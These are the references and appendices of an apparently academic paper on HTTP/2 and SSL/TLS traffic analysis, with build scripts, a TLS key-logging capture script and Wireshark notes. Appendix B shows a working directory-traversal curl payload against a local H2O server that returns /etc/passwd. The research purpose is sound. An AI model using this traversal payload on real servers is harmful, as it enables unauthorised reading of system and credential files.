Blok, S. (2009, September). SSL Troubleshooting with Wireshark and Tshark. Retrieved from http://sharkfest.wireshark.org/sharkfest.09/AU2_Blok_SSL_Troubleshooting_with_Wireshark_and_Tshark.pps

Chan, W. (2014, January 10). HTTP/2 Considerations and Tradeoffs [Web log post]. Retrieved from https://insouciant.org/tech/http-slash-2-considerations-and-tradeoffs/

Combs, G. (n.d.). NSS Key Log Format - Mozilla | MDN. Retrieved from https://developer.mozilla.org/en-US/docs/NSS_Key_Log_Format

Constantin, L. (2012, September 13). 'CRIME' attack abuses SSL/TLS data compression feature to hijack HTTPS sessions | PCWorld. Retrieved from http://www.pcworld.com/article/262307/crime_attack_abuses_ssltls_data_compression_feature_to_hijack_https_sessions.html

Deutsch, P. (1996, May). REQUEST FOR COMMENTS 1951 - DEFLATE Compressed Data Format Specification version 1.3. Retrieved from https://tools.ietf.org/html/rfc1951

Fielding, R., Gettys, J., Mogul, J., Frystyk, H., & Berners-Lee, T. (1997, January). REQUEST FOR COMMENTS 2068 - Hypertext Transfer Protocol -- HTTP/1.1. Retrieved from https://www.ietf.org/rfc/rfc2068.txt

Stefan Winkel, stefan@winkelsnet.com

Fielding, R., Gettys, J., Frystyk, H., Masinter, L., Leach, P., & Berners-Lee, T. (1999, June). Request for comments 2616 - Hypertext Transfer Protocol -- HTTP/1.1. Retrieved from http://www.w3.org/Protocols/rfc2616/rfc2616.html

Fielding, R., & Reschke, J. (2014, June). Request for comments 7230 - Hypertext Transfer Protocol (HTTP/1.1): Message Syntax and Routing. Retrieved from https://tools.ietf.org/html/rfc7230

Get to know Docker, container technology out of the box. (n.d.). Retrieved from http://searchcloudcomputing.techtarget.com/essentialguide/Get-to-know-Docker-container-technology-out-of-the-box

Grigorik, I. (2013). *High-performance browser networking*. Sebastopol, CA: O'Reilly.

Hagen, P. (2015). *Advanced network forensics and analysis. Security 572.4 logging, opsec and footprint*.

Hagen, P., & Mahalik, H. (2015). *Smartphone and network forensics go together like peas and carrots*. Retrieved from http://lewestech.com/wp-content/uploads/2015/09/2015-09-Smartphone-Network-Forensics_WEB.pdf

Hill, B. (2014, February). Brad's braindump: Trusted proxies and privacy wolves [Blog post]. Retrieved from http://hillbrad.typepad.com/blog/2014/02/trusted-proxies-and-privacy-wolves.html

HTTP/2 Charter. (2012). Retrieved November 5, 2015, from https://tools.ietf.org/wg/httpbis/charters

Implementations · http2/http2-spec Wiki · GitHub. (2015). Retrieved November 22, 2015, from https://github.com/http2/http2-spec/wiki/Implementations

Klein, A. (2006, February 21). HTTP Response Smuggling. Retrieved from http://www.securiteam.com/securityreviews/5CP0L0AHPC.html

Krishnamurthy, B., Mogul, J. C., & Kristol, D. M. (1999). *Key differences between HTTP/1.0 and HTTP/1.1*. Retrieved from Elsevier Science B.V website: http://www-users.cselabs.umn.edu/classes/Fall-2015/csci4131/HTTP-Key-Differences.pdf

Loreto, S., Mattsson, J., Skog, R., Spaak, H., Gus, G., Druta, D., & Hafeez, M. (2014, February 14). Internet Draft - Explicit Trusted Proxy in HTTP/2.0.

Stefan Winkel, stefan@winkelsnet.com

Retrieved November 5, 2015, from https://tools.ietf.org/html/draft-loreto-httpbis-trusted-proxy20-01

McRee, R. (2014). Explicit Trusted Proxy in HTTP/2.0 or...not so much - SANS Internet Storm Center [Blog post]. Retrieved from https://isc.sans.edu/forums/diary/Explicit+Trusted+Proxy+in+HTTP20+ornot+so+much/17708/

Peon, R., & Ruellan, H. (2015, May). Request for comments 7541 - HPACK: Header Compression for HTTP/2. Retrieved from https://tools.ietf.org/html/rfc7541

Prado, A., Harris, N., & Gluck, Y. (2013). *SSL, Gone in 30 Seconds*. Retrieved from Blackhat.com website: https://media.blackhat.com/us-13/US-13-Prado-SSL-Gone-in-30-seconds-A-BREACH-beyond-CRIME-Slides.pdf

Richardson, M., & Redelmeier, D. H. (2005, December). Request for comments 4322 - Opportunistic Encryption using the Internet Key Exchange (IKE). Retrieved from https://tools.ietf.org/html/rfc4322

SecureComm, & Rajarajan, M. (2012). *Security and privacy in communication networks: 7th International ICST Conference, SecureComm 2011, London, UK, September 7-9, 2011, Revised selected papers*. Berlin, Germany: Springer.

Shirey, R. (2007, August). Request for comments 4949 - Internet Security Glossary, Version 2. Retrieved from https://tools.ietf.org/html/rfc4949

Stenberg, D. (2015). http2 explained - The HTTP/2 book. Retrieved November 5, 2015, from http://daniel.haxx.se/http2/

User:Arefin/Internet Vs World wide web - Wikiversity. (n.d.). Retrieved November 1, 2015, from https://en.wikiversity.org/wiki/User:Arefin/Internet_Vs_World_wide_web

Vandeven, S. (2013). *SSL/TLS: What's Under the Hood*. Retrieved from SANS Institute InfoSec Reading Room website: https://www.sans.org/reading-room/whitepapers/authentication/ssl-tls-hood-34297

Vaughen-Nichols, S. J. (2014, August 4). What is Docker and why is it so darn popular? | ZDNet. Retrieved from http://www.zdnet.com/article/what-is-docker-and-why-is-it-so-darn-popular

What is Docker? (2015). Retrieved from http://www.docker.com/what-docker

Stefan Winkel, stefan@winkelsnet.com

Williams/Aspect Security, J. (2008). *File Download Injection*. Retrieved from https://dl.packetstormsecurity.net/papers/attack/Aspect_File_Download_Injection.pdf

Williams, N., & Richardson, M. (2008, November). Request for comments 5386 - Better-Than-Nothing Security: An Unauthenticated Mode of IPsec. Retrieved from https://tools.ietf.org/html/rfc5386

Wireshark Protocol Analyzer. (n.d.). Retrieved from https://www.wireshark.org/

Yusuke, O. (2015). *CVE-2015-5638*. Retrieved from https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-5638

Stefan Winkel, stefan@winkelsnet.com

Appendix A Scripts & Commands

Appendix A1
Update Kali Image

To test the different scenarios used in this paper we update our Kali image and install various additional packages by running the following command:

```
$ sudo apt-get update && apt-get install make binutils autoconf
automake autotools-dev libtool libtool-bin pkg-config zlib1g-dev
libcunit1-dev libssl-dev libxml2-dev libev-dev libevent-dev
libjansson-dev libjemalloc-dev python3.4-dev bison libpcap-dev
libgtk-3-dev docker.io docker nghttp2 libnghttp2-dev
```

Source: http://pastebin.com/NkrsdBqs

Stefan Winkel, stefan@winkelsnet.com

Appendix A2
build_apache2_with_http2_support.sh

```
#! /bin/bash
# Source: https://lazyprogrammer.io/entry/lazy-build-from-source-
apache2-with-http-2-support
set -e

APACHE_INSTALL_DIR="/home/user/apache2"
APACHE_VERSION="httpd-2.4.17"
APACHE_SRC_FILE="http://www.us.apache.org/dist/httpd/${APACHE_VERSION}.
tar.gz"
APACHE_DEPS="apache2-dev libapr1-dev libaprutil1-dev libpcre3 libpcre3-
dev lynx"
NGHTTP2_DEPS="autoconf automake autotools-dev libtool pkg-config
zlib1g-dev libcunit1-dev libssl-dev libxml2-dev libevent-dev make
binutils libjansson-dev libjemalloc-dev cython python3.4-dev python-
setuptools"

#Install required dependencies
sudo apt-get install -y $APACHE_DEPS

# Download apache2 sources
wget $APACHE_SRC_FILE
# Unarchive the source files
tar -xzvf "${APACHE_VERSION}.tar.gz"
pushd $APACHE_VERSION

# Build from source nghttp2
git clone https://github.com/tatsuhiro-t/nghttp2.git
pushd nghttp2
sudo apt-get install -y $NGHTTP2_DEPS
autoreconf -i
automake
autoconf
sudo ./configure --prefix=/usr/local
sudo make
sudo make install
popd

# Build apache2
sudo ./configure --enable-http2 --prefix=$APACHE_INSTALL_DIR
sudo make
sudo make install

# now we should have $APACHE_INSTALL_DIR/bin/httpd and apachectl
binaries
sudo chown -R www-data.www-data "${APACHE_INSTALL_DIR}/htdocs"
sudo "${APACHE_INSTALL_DIR}/bin/apachectl" -k start
# now if you navigate to http://localhost you should see "It works!"

# enabling http/2 protocol
```

Stefan Winkel, stefan@winkelsnet.com

```
sudo tee -a "${APACHE_INSTALL_DIR}/conf/httpd.conf" <<DELIM
LoadModule http2_module modules/mod_http2.so

<IfModule http2_module>
    LogLevel http2:info
</IfModule>

Protocols h2c http/1.1
DELIM

sudo "${APACHE_INSTALL_DIR}/bin/apachectl" -k restart
```

Source: http://pastebin.com/kJe5XRf1

After executing the command above to install and start the Apache server we need to run the following to decrypt the SSL/TLS traffic from the Apache webserver.

1. In Wireshark we select: Preferences > Protocols > SSL > RSA keys list > Edit. We add /home/user/apache2/conf/ssl/server.key as specified in Appendix 0
2. We update the /home/user/apache2/conf/extra/httpd-ssl.conf and added the following line at the end: 'SSLCipherSuite AES256-SHA256'
3. We restart the apache server by running: `/home/user/apache2/bin/apachectl restart`

Stefan Winkel, stefan@winkelsnet.com

4.

Appendix A3

Building and installing Curl 7.46 with HTTP/2 support

To build curl from sources you will need OpenSSL, zlib, nghttp2 and libev. At the time of this writing we built Curl using the following commands:

```
$ curl -LO http://dist.schmorp.de/libev/libev-4.22.tar.gz
$ tar zvxf libev-4.22.tar.gz
$ cd libev-4.22
$ ./configure
$ make
$ sudo make install

$ curl -LO https://www.openssl.org/source/openssl-1.0.2e.tar.gz
$ tar zxvf openssl-1.0.2e.tar.gz
$ cd openssl-1.0.2e
$ ./config shared zlib-dynamic
$ make && make test
$ sudo make install

$ curl -LO http://zlib.net/zlib-1.2.8.tar.gz
$ tar zxvf zlib-1.2.8.tar.gz
$ cd zlib-1.2.8
$ ./configure
$ make && make test
$ sudo make install

$ curl -LO https://github.com/tatsuhiro-
t/nghttp2/releases/download/v1.5.0/nghttp2-1.5.0.tar.gz
$ tar zxvf nghttp2-1.5.0.tar.gz
$ cd nghttp2-1.5.0
$ OPENSSL_CFLAGS="-I/usr/local/ssl/include" OPENSSL_LIBS="-
L/usr/local/ssl/lib -lssl -lcrypto -ldl" ./configure
$ make
$ sudo make install
```

Stefan Winkel, stefan@winkelsnet.com

```
$ curl -LO http://curl.haxx.se/download/curl-7.46.0.tar.gz
$ tar zxvf curl-7.46.0.tar.gz
$ cd curl-7.46.0
$ ./configure
$ make && make test
$ sudo make install
$ sudo ldconfig
```

Source: http://pastebin.com/BdFsE4E8

To verify curl successfully built, execute the following command: `curl -V`. You should see HTTP2 listed under 'Features:' as shown below.

Alternatively you can run curl from a Docker container like 'centminmod/docker-ubuntu-nghttp2' as available on DockerHub.

```
# docker pull centminmod/docker-ubuntu-nghttp2
# docker run -ti --name nghttp centminmod/docker-ubuntu-nghttp2
/bin/bash
# curl -V
```

Stefan Winkel, stefan@winkelsnet.com

Appendix A4
Building and installing Wireshark-2.0.0

```
$ wget --no-check-certificate
https://www.wireshark.org/download/src/all-versions/wireshark-
2.0.0.tar.bz2
$ bzip2 -d wireshark-2.0.0.tar.bz2
$ tar xf Wireshark-2.0.0
$ cd wireshark-2.0.0
$ typeset -x PATH=/opt/curl-7.45.0:$PATH
$ ./autogen.sh
$ ./configure
$ make
$ sudo make install
$ sudo ldconfig
```

Source: http://pastebin.com/4P2wJHSG

Stefan Winkel, stefan@winkelsnet.com

Appendix A5
capture_firefox_h2o_traffic.sh

```
#!/bin/sh

LOGFILE=/tmp/keylog
PCAPFILE=/tmp/tcpdump.pcap

# Save the session keys to disk
export SSLKEYLOGFILE=$LOGFILE

# start the capture on the Docker interface
INTERFACE=docker0 && $(which tcpdump) -i ${INTERFACE} -s0 -XX -w
$PCAPFILE port 443 &
TCPDUMP_PID=$! && echo "tcpdump running on $TCPDUMP_PID"

# start Firefox and point it to our H2O server in the Docker
Container
/opt/firefox/firefox https://127.0.0.1:32774
BROWSER_PID=$! &&  echo "Firefox running on $BROWSER_PID"

#Exit the TCPDUMP process
kill -9 $TCPDUMP_PID

#Open up Wireshark and view the results
/opt/wireshark-2.0.0rc3/wireshark -r $PCAPFILE
```

Stefan Winkel, stefan@winkelsnet.com

Appendix B
Client Output H2O exploit

```
root@kali:/tmp# curl --http2 https://127.0.0.1:32774/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd -k --ciphers 'AES256-SHA' -vvvv -1
*   Trying 127.0.0.1...
* Connected to 127.0.0.1 (127.0.0.1) port 32774 (#0)
* Cipher selection: AES256-SHA
* successfully set certificate verify locations:
*   CAfile: /etc/ssl/certs/ca-certificates.crt
  CApath: none
* TLSv1.2 (OUT), TLS handshake, Client hello (1):
* TLSv1.2 (IN), TLS handshake, Server hello (2):
* NPN, negotiated HTTP2 (h2)
* TLSv1.2 (IN), TLS handshake, Certificate (11):
* TLSv1.2 (IN), TLS handshake, Server finished (14):
* TLSv1.2 (OUT), TLS handshake, Client key exchange (16):
* TLSv1.2 (OUT), TLS change cipher, Client hello (1):
* TLSv1.2 (OUT), TLS handshake, Unknown (67):
* TLSv1.2 (OUT), TLS handshake, Finished (20):
* TLSv1.2 (IN), TLS change cipher, Client hello (1):
* TLSv1.2 (IN), TLS handshake, Finished (20):
* SSL connection using TLSv1.2 / AES256-SHA
* Server certificate:
*        subject: CN=127.0.0.1.xip.io
*        start date: Dec 10 19:33:05 2014 GMT
*        expire date: Dec  7 19:33:05 2024 GMT
*        issuer: CN=H2O Test CA
*        SSL certificate verify result: unable to get local issuer certificate (20), continuing anyway.
* Using HTTP2, server supports multi-use
* Connection state changed (HTTP/2 confirmed)
* TCP_NODELAY set
* Copying HTTP/2 data in stream buffer to connection buffer after upgrade: len=0
* Using Stream ID: 1 (easy handle 0x17bab30)
> GET /%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd HTTP/1.1
> Host: 127.0.0.1:32774
> User-Agent: curl/7.45.0
> Accept: */*
>
* http2_recv: 16384 bytes buffer at 0x17bb468 (stream 1)
* http2_recv: 16384 bytes buffer at 0x17bb468 (stream 1)
* http2_recv: 16384 bytes buffer at 0x17bb468 (stream 1)
* http2_recv: returns 1138 for stream 1
< HTTP/2.0 200
< server:h2o/1.2.1-alpha1
< date:Mon, 07 Dec 2015 04:07:43 GMT
< content-type:application/octet-stream
< last-modified:Fri, 20 Mar 2015 05:22:13 GMT
< etag:"550bae85-3bc"
<
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
* Connection #0 to host 127.0.0.1 left intact
```

Figure 16 - Curl output with debug turned on

Stefan Winkel, stefan@winkelsnet.com

Appendix C
RSA Key Lists in Wireshark for H2O server



Figure 17 - SSL Keylist for debugging SSL sessions

Stefan Winkel, stefan@winkelsnet.com

Appendix D
Web browser support for HTTP/2

We experienced mixed results when testing the H2O exploit with various web browsers. A quick check of the default Iceweasel browser (v31.8) on the Kali system indicates that it does not support HTTP/2. Even with the latest, nightly Firefox (41.0.2) we do not get the expected results. Initially, we run into decoding issues with %s symbol part of our crafted exploit URL, but even worse is that Wireshark output of the decrypted session shows that HTTP/1.1 was used instead of HTTP/2, even with all the HTTP/2 configuration variables turned on.



Figure 18 – Follow SSL Stream / Firefox

We expected Firefox to send an Upgrade header ('Upgrade: h2c') as shown in Appendix E, indicating it is capable of handling HTTP/2 requests.

We have better results with Chrome browser via the Net Internals console. You can access this console by using the chrome://net-internals/ URL and in the drop-down menu, select HTTP/2. In the list of the HTTP/2 session is a link to view the current live sessions. By selecting a particular HTTP/2 session, you can see the raw output of the HTTP/2 streams and frames as seen below.



Figure 19 - Chrome Net Internals HTTP/2 Support

Reproducing the H2O exploit with different browsers as described here, helps us understand that HTTP/2 support varies by different implementations and/or vendors. Further analysis of HTTP/2 browser support is beyond the scope of this paper but could provide an interesting follow-up research topic.

Stefan Winkel, stefan@winkelsnet.com

Appendix E
HTTP/2 User-Agent String



Figure 20 - Packet 14 shows the user-agent string

Stefan Winkel, stefan@winkelsnet.com

Appendix F
Curl example with HTTP/2 upgrade request

Follow TCP Stream (tcp.stream eq 5)

Stream Content

```
GET / HTTP/1.1
Host: 172.17.0.2
User-Agent: curl/7.46.0-DEV
Accept: */*
Connection: Upgrade, HTTP2-Settings
Upgrade: h2c
HTTP2-Settings: AAMAAABkAAQAAP__

HTTP/1.1 200 OK
Date: Fri, 13 Nov 2015 19:24:25 GMT
Server: Apache/2.4.17 (Unix)
Last-Modified: Tue, 27 Oct 2015 02:20:19 GMT
ETag: "2b60-5230cb81c5ec0"
Accept-Ranges: bytes
Content-Length: 11104
Content-Type: text/html
```

Figure 21 - Curl example with HTTP/2 upgrade request

Stefan Winkel, stefan@winkelsnet.com

Appendix G
TCPDump of decrypted HTTP/2 packet

```
root@kali: /opt/pcap
root@kali:/opt/pcap# tcpdump -tr h2o_directory_traversal_http2_ssl_decrypted.pcapng -c 15
reading from file h2o_directory_traversal_http2_ssl_decrypted.pcapng, link-type EN10MB (Ethernet)
IP kali.39884 > 172.17.0.9.https: Flags [S], seq 2839477926, win 29200, options [mss 1460,sackOK,TS val 16663499 ecr 0,nop,wscale 10], len
IP 172.17.0.9.https > kali.39884: Flags [S.], seq 95664863, ack 2839477927, win 28960, options [mss 1460,sackOK,TS val 16663499 ecr 166634
p,wscale 10], length 0
IP kali.39884 > 172.17.0.9.https: Flags [.], ack 1, win 29, options [nop,nop,TS val 16663499 ecr 16663499], length 0
IP kali.39884 > 172.17.0.9.https: Flags [P.], seq 1:100, ack 1, win 29, options [nop,nop,TS val 16663504 ecr 16663499], length 99
IP 172.17.0.9.https > kali.39884: Flags [.], ack 100, win 29, options [nop,nop,TS val 16663504 ecr 16663504], length 0
IP 172.17.0.9.https > kali.39884: Flags [P.], seq 1:960, ack 100, win 29, options [nop,nop,TS val 16663504 ecr 16663504], length 959
IP kali.39884 > 172.17.0.9.https: Flags [.], ack 960, win 31, options [nop,nop,TS val 16663504 ecr 16663504], length 0
IP kali.39884 > 172.17.0.9.https: Flags [P.], seq 100:527, ack 960, win 31, options [nop,nop,TS val 16663504 ecr 16663504], length 427
IP 172.17.0.9.https > kali.39884: Flags [P.], seq 960:1035, ack 527, win 30, options [nop,nop,TS val 16663504 ecr 16663504], length 75
IP kali.39884 > 172.17.0.9.https: Flags [P.], seq 527:596, ack 1035, win 31, options [nop,nop,TS val 16663506 ecr 16663504], length 69
IP 172.17.0.9.https > kali.39884: Flags [P.], seq 1035:1104, ack 596, win 30, options [nop,nop,TS val 16663506 ecr 16663506], length 69
IP kali.39884 > 172.17.0.9.https: Flags [P.], seq 596:649, ack 1104, win 31, options [nop,nop,TS val 16663506 ecr 16663506], length 53
IP 172.17.0.9.https > kali.39884: Flags [P.], seq 1104:1157, ack 649, win 30, options [nop,nop,TS val 16663506 ecr 16663506], length 53
IP kali.39884 > 172.17.0.9.https: Flags [P.], seq 649:798, ack 1157, win 31, options [nop,nop,TS val 16663506 ecr 16663506], length 149
IP 172.17.0.9.https > kali.39884: Flags [P.], seq 1157:2266, ack 798, win 31, options [nop,nop,TS val 16663506 ecr 16663506], length 1109
```

Figure 22 - TCPDump of decrypted HTTP/2 packets

Stefan Winkel, stefan@winkelsnet.com